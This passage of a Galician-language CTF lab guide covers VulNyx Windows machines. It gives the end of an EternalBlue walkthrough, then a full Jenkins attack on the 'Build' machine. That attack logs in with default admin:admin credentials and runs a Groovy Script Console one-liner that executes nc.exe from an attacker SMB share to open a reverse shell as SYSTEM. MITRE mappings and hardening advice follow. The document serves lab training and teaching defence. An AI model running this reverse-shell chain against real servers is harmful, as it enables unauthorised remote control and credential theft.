03/02/2024  12:31    <DIR>          ..
03/02/2024  12:47    <DIR>          Contacts
03/02/2024  12:50    <DIR>          Desktop
03/02/2024  13:08    <DIR>          Documents
03/02/2024  12:47    <DIR>          Downloads
03/02/2024  12:47    <DIR>          Favorites
03/02/2024  12:47    <DIR>          Links
03/02/2024  12:47    <DIR>          Music
03/02/2024  12:47    <DIR>          Pictures
03/02/2024  12:47    <DIR>          Saved Games
03/02/2024  12:47    <DIR>          Searches
03/02/2024  12:47    <DIR>          Videos
               0 archivos              0 bytes
              13 dirs  24.470.253.568 bytes libres

# Acceder ao Desktop
c:\Users\[usuario]> cd Desktop
c:\Users\[usuario]\Desktop>

# Listar ficheiros no Desktop
c:\Users\[usuario]\Desktop> dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 44FD-46F4

 Directorio de c:\Users\[usuario]\Desktop

03/02/2024  12:50    <DIR>          .
03/02/2024  12:50    <DIR>          ..
03/02/2024  12:50                35 root.txt
03/02/2024  12:50                35 user.txt
               2 archivos             70 bytes
               2 dirs  24.470.253.568 bytes libres

# Ler flag de usuario
c:\Users\[usuario]\Desktop> type user.txt
[FLAG_USER]

# Ler flag de root (xa somos SYSTEM, non hai escalada)
c:\Users\[usuario]\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas sen necesidade de escalada de privilexios.

Correspondencia de fases → MITRE ATT&CK — VulNyx: Eternal

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows 7	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración de vulnerabilidades SMB con nmap	Vulnerability scanning	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-1035 — 2017 Top 10 A9: Using Components with Known Vulnerabilities
	Identificación de EternalBlue (CVE-2017-0144)	Known vulnerability identification	T1592 — Gather Victim Host Information T1595.002 — Active Scanning: Vulnerability Scanning	CVE-2017-0144
3. Explotación	Explotación de EternalBlue mediante Metasploit	Remote Code Execution via SMB	T1210 — Exploitation of Remote Services T1190 — Exploit Public-Facing Application	CWE-119 — Buffer Overflow; CWE-787 — Out-of-bounds Write
	Obtención de Meterpreter shell como SYSTEM	Privilege escalation / initial access	T1068 — Exploitation for Privilege Escalation T1059.003 — Command and Scripting Interpreter: Windows Command Shell	CWE-269 — Improper Privilege Management
4. Post-explotación	Enumeración do sistema como SYSTEM	System information discovery	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-200 — Information Exposure
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre EternalBlue

- **Microsoft Security Bulletin**
- **CVE Details**
- **Rapid7 Module**
- **WannaCry Analysis**
- **Shadow Brokers**

Malware relacionado


- **WannaCry Ransomware**: Mayo 2017 - Infección masiva global
- **NotPetya**: Xuño 2017 - Ataque destrutivo disfrazado de ransomware
- **Bad Rabbit**: Outubro 2017 - Campaña de ransomware en Europa
- **Retefe Banking Trojan**: 2017 - Troiano bancario usando EternalBlue

Parches e mitigacións

- **MS17-010**: Parche liberado por Microsoft en marzo 2017
- **Deshabilitar SMBv1**: Recomendación de seguridade de Microsoft
- **Firewall**: Bloquear porto 445/TCP desde Internet
- **Actualizacións**: Manter sistemas actualizados

BUILD


Máquina virtual Build



A máquina Build é moi interesante porque...

- Sistema operativo Windows 10
- Servidor web IIS 10.0
- Jenkins 2.504.2 con Groovy Script Console
- Credenciais por defecto (admin/admin)
- RCE mediante Groovy script
- Acceso directo como NT AUTHORITY\SYSTEM
- Sen necesidade de escalada de privilexios

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Build -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Build
```

Resultado do escaneo de portos:

```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
8080/tcp  open  http-proxy
49664/tcp open  msrpc
49665/tcp open  msrpc
49666/tcp open  msrpc
49667/tcp open  msrpc
49668/tcp open  msrpc
49669/tcp open  msrpc
49670/tcp open  msrpc
```

Fase 2 — Análise Escaneo de servizos e versións

```
# Escaneo detallado dos portos abertos
sudo nmap -p80,135,139,445,5040,8080,49664,49665,49666,49667,49668,49669,49670 \
          -sCV IP_VulNyx_Build -oN targeted -oX targeted.xml
```

Resultado do escaneo:

```
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
8080/tcp  open  http          Jetty 12.0.19
|_http-server-header: Jetty(12.0.19)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-11-09T07:25:14
|_  start_date: N/A
|_clock-skew: 7h59m57s
|_nbstat: NetBIOS name: BUILD, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:e8:6a:4b (Oracle VirtualBox)
```

Servizos identificados:

- **Porto 80**: Microsoft IIS 10.0
- **Porto 8080**: Jenkins 2.504.2 sobre Jetty 12.0.19
- **Porto 445**: SMB (Microsoft-DS)
- **Porto 135/139**: RPC e NetBIOS

Enumeración web

```
# Identificar tecnoloxías web no porto 8080
whatweb IP_VulNyx_Build:8080

# Obter cabeceiras HTTP
curl -I IP_VulNyx_Build:8080
```

Resultado de whatweb:

```
http://192.168.56.110:8080 [403 Forbidden]
Cookies[JSESSIONID.9991a48d]
HTTPServer[Jetty(12.0.19)]
Jenkins[2.504.2]
Jetty[12.0.19]
Meta-Refresh-Redirect[/login?from=%2F]
```

Resultado de curl:

```
HTTP/1.1 403 Forbidden
Server: Jetty(12.0.19)
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.9991a48d=node017plgfpycqay3sak69mdezau661.node0; Path=/; HttpOnly
X-Hudson: 1.395
X-Jenkins: 2.504.2
X-Jenkins-Session: 03167756
```

Descubrimento crítico:

- **Jenkins 2.504.2** exposto no porto 8080
- Redirixe a `/login?from=%2F`
- Posible acceso con credenciais por defecto

Información sobre Jenkins Que é Jenkins?

Jenkins é un servidor de automatización de código aberto escrito en Java. Úsase principalmente para:

- **CI/CD** (Integración e Despregue Continuo)
- Automatización de compilacións
- Execución de tests
- Despregue de aplicacións

Vulnerabilidades comúns

Credenciais por defecto:

- `admin:admin`
- `jenkins:jenkins`

Script Console (Groovy):

- Permite execución arbitraria de código Groovy
- Acceso en: `http://JENKINS_URL/script` ou `http://JENKINS_URL/manage/script`
- Se temos acceso, podemos executar comandos no sistema
- Pode acceder a recursos compartidos SMB externos

Como funciona o ataque?

1. **Acceso con credenciais por defecto**: Probar `admin:admin`
2. **Compartir nc.exe mediante SMB**: Usar `impacket-smbserver` para servir netcat
3. **Acceso á Script Console**: Navegar a `/script` ou `/manage/script`
4. **Execución de código Groovy**: Executar nc.exe desde recurso compartido SMB
5. **Shell como SYSTEM**: Jenkins normalmente execútase con privilexios elevados

---

Fase 3 — Explotación Acceso a Jenkins

```
# Acceder a Jenkins no navegador
firefox http://IP_VulNyx_Build:8080
```

Probar credenciais por defecto:

- Usuario: `admin`
- Contrasinal: `admin`

Resultado: Acceso exitoso con `admin:admin`

Execución remota de código con Groovy Script Console

1. Navegar á Script Console:

```
http://IP_VulNyx_Build:8080/script
ou
http://IP_VulNyx_Build:8080/manage/script
```

2. Preparar recurso compartido SMB con nc.exe:

Primeiro necesitamos compartir `nc.exe` (netcat) mediante un servidor SMB:

```
# Localizar nc.exe (normalmente en /usr/share/windows-binaries/ ou descargar de https://eternallybored.org/misc/netcat/)
find / -name nc.exe 2>/dev/null

# Copiar nc.exe ao directorio actual
cp -pv /usr/share/windows-binaries/nc.exe .

# Iniciar servidor SMB con impacket
impacket-smbserver recursoCompartido . -smb2support
```

Saída esperada de impacket:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

3. Preparar listener en Kali (noutra terminal):

```
nc -nlvp 4444
```

4. Executar comando Groovy para reverse shell:

Na Script Console de Jenkins (`http://IP_VulNyx_Build:8080/script`), pegar o seguinte código:

```
println "\\\\IP_Atacante\\recursoCompartido\\nc.exe IP_Atacante 4444 -e cmd.exe".execute().text
```

Explicación do comando:

- `\\\\IP_Atacante\\recursoCompartido\\` : Ruta UNC ao recurso compartido SMB
- `nc.exe` : Netcat executable
- `IP_Atacante 4444` : IP e porto do listener
- `-e cmd.exe` : Executa cmd.exe e redirixe entrada/saída a través da conexión
- `.execute().text` : Executa o comando en Groovy

Exemplo real:

```
println "\\\\192.168.56.53\\recursoCompartido\\nc.exe 192.168.56.53 4444 -e cmd.exe".execute().text
```

5. Verificar conexión no listener:

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.53] from (UNKNOWN) [192.168.56.110] 49675
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Jenkins>
```

Nota importante:

O comando Groovy non mostra saída visible na Script Console, pero a conexión establécese no listener de netcat.

Verificar privilexios

```
C:\Program Files\Jenkins> whoami
whoami
nt authority\system
```

Acceso directo como NT AUTHORITY\SYSTEM - Non require escalada de privilexios

---

Fase 4 — Post-explotación Navegación e obtención de flags

```
# Navegar ao directorio de usuarios
C:\Program Files\Jenkins> cd C:\Users
C:\Users>

# Listar usuarios
C:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is XXXX-XXXX

 Directory of C:\Users

11/09/2025  12:00 AM    <DIR>          .
11/09/2025  12:00 AM    <DIR>          ..
11/09/2025  12:00 AM    <DIR>          Administrator
11/09/2025  12:00 AM    <DIR>          [usuario]
11/09/2025  12:00 AM    <DIR>          Public

# Acceder ao usuario [usuario]
C:\Users> cd [usuario]\Desktop
C:\Users\[usuario]\Desktop>

# Ler flag de usuario
C:\Users\[usuario]\Desktop> type user.txt
[FLAG_USER]

# Acceder ao usuario Administrator
C:\Users\[usuario]\Desktop> cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>

# Ler flag de root
C:\Users\Administrator\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas sen necesidade de escalada de privilexios.

Correspondencia de fases → MITRE ATT&CK — VulNyx: Build

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows 10	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración de servizos web (IIS, Jenkins)	Service enumeration	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure
	Identificación de Jenkins con credenciais por defecto	Default credentials discovery	T1078 — Valid Accounts T1078.001 — Valid Accounts: Default Accounts	CWE-798 — Use of Hard-coded Credentials
3. Explotación	Acceso a Jenkins con credenciais por defecto	Credential exploitation	T1078 — Valid Accounts T1078.001 — Valid Accounts: Default Accounts	CWE-798 — Use of Hard-coded Credentials
	Execución de código Groovy en Script Console	Code injection via application feature	T1059 — Command and Scripting Interpreter T1059.007 — Command and Scripting Interpreter: JavaScript	CWE-94 — Improper Control of Generation of Code
	Execución de nc.exe desde recurso compartido SMB	SMB file share exploitation	T1021.002 — Remote Services: SMB/Windows Admin Shares T1570 — Lateral Tool Transfer	N/A
	Obtención de reverse shell como SYSTEM	Remote access / initial access	T1071.001 — Application Layer Protocol: Web Protocols T1059.003 — Command and Scripting Interpreter: Windows Command Shell	CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Enumeración do sistema como SYSTEM	System information discovery	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-200 — Information Exposure
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre Jenkins

- **Jenkins Official Site**
- **Jenkins Script Console**
- **Groovy Scripting**
- **RevShells Generator**

Vulnerabilidades e configuracións inseguras

- **CWE-798**: Use of Hard-coded Credentials
- **CWE-94**: Improper Control of Generation of Code ('Code Injection')
- **Credenciais por defecto**: Sempre cambiar credenciais por defecto en produción
- **Script Console**: Restrinxir acceso á Script Console só a administradores de confianza
- **Acceso SMB**: Jenkins pode acceder a recursos compartidos SMB externos

Recomendacións de seguridade

- **Cambiar credenciais por defecto**: Non usar `admin:admin` en produción
- **Restrinxir acceso**: Configurar autenticación robusta (LDAP, SAML, etc.)
- **Deshabilitar Script Console**: Se non é necesaria, deshabilitar ou restrinxir
- **Principio de mínimo privilexio**: Non executar Jenkins como SYSTEM/root
- **Auditoría de logs**: Monitorizar accesos e execucións de scripts
- **Actualizar**: Manter Jenkins e plugins actualizados
- **Restrinxir SMB**: Limitar acceso de Jenkins a recursos compartidos externos

---

Notas Importantes

1. **Windows 10**: Sistema operativo moderno pero con configuracións inseguras
2. **Jenkins con credenciais por defecto**: Vector de ataque principal
3. **Script Console**: Permite execución arbitraria de código Groovy
4. **Acceso SMB**: Jenkins pode acceder a recursos compartidos SMB externos
5. **SYSTEM**: Jenkins executándose con privilexios máximos
6. **Sen escalada**: Non é necesaria escalada de privilexios, xa somos SYSTEM
7. **Configuración insegura**: A vulnerabilidade non é de Jenkins senón da configuración

Esta máquina é unha excelente demostración da importancia de cambiar credenciais por defecto e aplicar o principio de mínimo privilexio en servizos críticos.

Comparativa: Jenkins vs outras plataformas CI/CD


Jenkins vs GitLab CI vs GitHub Actions

Característica	Jenkins	GitLab CI	GitHub Actions
Tipo	Self-hosted	Cloud/Self-hosted	Cloud
Linguaxe config	Groovy/Declarative Pipeline	YAML	YAML
Script Console	Si (Groovy)	Non	Non
Risco seguridade	Alto (se mal configurado)	Medio	Baixo
Credenciais defecto	Común en instalacións antigas	Non aplicable	Non aplicable
Privilexios exec	Pode executar como SYSTEM/ root	Containers illados	Containers illados

Conclusión: Jenkins é moi potente pero require unha configuración de seguridade coidadosa.

DIAGRAMA GLOBAL DE ATAQUE LOW WINDOWS VULNYX

Este diagrama actúa como un mapa de calor das técnicas utilizadas na serie VulNyx, agrupando as máquinas por vector de ataque en cada fase para ofrecer unha visión de conxunto rápida.



Resumo Comparativo destas 3 Máquinas:

Este diagrama destaca un patrón común nestas tres máquinas: todas permiten obter acceso directo como **SYSTEM** (máximos privilexios en Windows) na fase de explotación, eliminando a necesidade dunha fase complexa de escalada de privilexios.

1. **Experience (Windows XP):** Representa a era antiga. Vulnerable a **MS08-067**, un desbordamento de búfer clásico no servizo Server. Nmap detéctao facilmente e Metasploit explótao automaticamente devolvendo SYSTEM.
2. **Eternal (Windows 7):** Representa a era intermedia. Vulnerable a **MS17-010 (EternalBlue)**. Similar á anterior, é un fallo no protocolo SMBv1 que permite execución de código no kernel, outorgando SYSTEM directamente.
3. **Build (Windows 10):** Representa a era moderna. O sistema operativo é seguro por defecto, polo que o vector non é un exploit de kernel, senón unha **mala configuración de aplicación** (Jenkins con credenciais por defecto). Dado que Jenkins corre como servizo de sistema, a execución de código (via Groovy e SMB) herda os permisos de SYSTEM.

Punto común clave: En ningún dos tres casos foi necesario realizar técnicas de escalada de privilexios (como *Token Impersonation*, *Kernel Exploits* locais ou *DLL Hijacking*), xa que o vector de entrada inicial xa proporcionou o nivel de acceso máis alto.

Aquí tes o **Resumo Detallado por Fases** específico para as **3 máquinas Windows** (`Experience` , `Eternal` , `Build`).

Este resumo segue a mesma estrutura que o realizado anteriormente para as 30 máquinas, pero céntrase nas particularidades das contornas Windows e na obtención directa de privilexios máximos.

Fase 1: Recopilación

Nesta fase, o obxectivo principal en contornas Windows é identificar a versión exacta do sistema operativo, xa que isto determina a viabilidade dos exploits de kernel.

1. **Escaneo de Portos (SMB é o Rei):**
   - En todas as máquinas (*Experience, Eternal, Build*), o porto **445 (SMB)** está aberto. Este é o vector de ataque principal ou secundario en case todas as máquinas Windows CTF.
   - A máquina *Build* presenta unha superficie de ataque mixta ao expoñer tamén un porto web non estándar (**8080 Jenkins**).
2. **OS Fingerprinting (Crítico):**
   - A diferenza de Linux, onde a versión do kernel pode variar moito, en Windows saber se é **XP** (*Experience*), **Windows 7** (*Eternal*) ou **Windows 10** (*Build*) dita o camiño a seguir inmediatamente.

Fase 2: Análise

Unha vez identificada a versión de Windows, a análise divídese en dúas estratexias:

1. **Escaneo de Vulnerabilidades (NSE Scripts):**
   - Para sistemas *Legacy* (XP, Win7), o uso de scripts de Nmap (`smb-vuln-*`) é a técnica de ouro.
   - Permite confirmar **MS08-067** en *Experience* e **MS17-010 (EternalBlue)** en *Eternal* antes de lanzar calquera ataque, evitando inestabilidade no sistema.
2. **Análise de Configuración Web:**
   - En sistemas modernos (Windows 10 - *Build*) que son inmunes aos exploits SMB clásicos, a análise céntrase na capa de aplicación.
   - A proba de **credenciais por defecto** (`admin:admin`) en servizos críticos como Jenkins é o vector principal.

Fase 3: Explotación

Esta é a fase onde estas tres máquinas se diferencian radicalmente das de Linux: **o acceso inicial adoita outorgar privilexios totais**.

1. **Exploits de Kernel/Memoria (Buffer Overflows):**
   - **Experience:** Explota un fallo no servizo *Server* (`netapi32.dll`). Ao ser un servizo do sistema, a shell devolta ten permisos de sistema.
   - **Eternal:** Explota un fallo no manexo de paquetes SMBv1 no kernel. A execución de código ocorre a nivel de núcleo, outorgando control total.
2. **Abuso de Funcionalidades (Feature Abuse):**
   - **Build:** Non usa un "bug" de software, senón unha característica lexítima (Consola de Scripts Groovy) mal protexida. Como Jenkins roda como servizo de Windows (por defecto como *LocalSystem*), calquera código executado herda eses privilexios.
3. **Técnicas de Payload:**
   - Uso de **Meterpreter** para estabilidade en exploits de memoria.
   - Uso de **rutas UNC SMB** (`\\IP\share\nc.exe`) para evadir a necesidade de subir ficheiros localmente antes da execución (*Build*).

Fase 4: Post-Explotación

A característica definitoria destas tres máquinas é a **ausencia de escalada de privilexios tradicional**.

1. **Acceso Directo a SYSTEM:**
   - En Linux, é raro obter `root` directamente (agás en casos de servizos moi mal configurados). En Windows, os exploits remotos contra SMB ou servizos como Jenkins devolven case sempre **NT AUTHORITY\SYSTEM**.
2. **Verificación en lugar de Escalada:**
   - O fluxo de traballo non implica buscar binarios SUID ou tarefas programadas.
   - Redúcese a confirmar o acceso (`whoami` , `getuid`) e navegar polo sistema de ficheiros (`cd C:\Users\...`) para recoller as bandeiras.
3. **Movemento Lateral (Implicit):**
   - Aínda que non se require nestas máquinas CTF, o acceso como SYSTEM permite o volcado de credenciais (`hashdump` , `mimikatz`) para moverse a outras máquinas do dominio, o cal sería o paso lóxico seguinte nunha auditoría real.

Máquinas virtuais nivel Easy, so Windows

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNYX (DIFICULTADE: EASY, SO: WINDOWS)

Índice

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.

